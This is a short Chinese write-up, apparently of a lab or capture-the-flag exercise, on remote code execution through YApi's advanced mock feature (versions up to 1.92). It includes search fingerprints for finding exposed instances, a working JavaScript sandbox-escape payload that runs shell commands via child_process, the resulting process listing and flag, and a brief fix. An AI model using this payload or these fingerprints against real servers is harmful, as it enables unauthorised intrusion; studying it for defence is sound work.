yapi 代码执行

Api 服务，导致攻击者注册用户后，即可通过 Mock 功能远程执行任意代码。

YApi<=V1.92 All


icon_hash="-715193973"

app="YApi"

打开首页

Yapi 好像是一个前端模板注入，之前有做过类似的

注册进入个人空间随便建立一个项目



随便添加一个接口

回数据

选中高级 mock 并打开
用于注入 poc：

```
const sandbox = this
const ObjectConstructor = this.constructor
const FunctionConstructor = ObjectConstructor.constructor
const myfun = FunctionConstructor('return process')
const process = myfun()
mockJson = process.mainModule.require("child_process").execSync("whoami && ps -ef").toString()
```

保存后打开链接显现出 flag

回数据

其中 poc 的最后一行的 execwync 框是命令行

```
flag-{bmh78f13fb4-d5aa-4ff4-9ced-62e70d93d377}
mongodb-27017.sock
UID          PID    PPID  C STIME TTY          TIME CMD
root           1       0  0 09:01 ?        00:00:00 /bin/sh -c mongod -f /app/mongodb/
root          10       1  0 09:01 ?        00:00:06 mongod -f /app/mongodb/conf/mongoc
root          72       1  0 09:01 ?        00:00:00 npm
root          88      72  0 09:01 ?        00:00:00 sh -c  node server/app.js
root          89      88  0 09:01 ?        00:00:03 node server/app.js
```

修复：

删除 mock 选项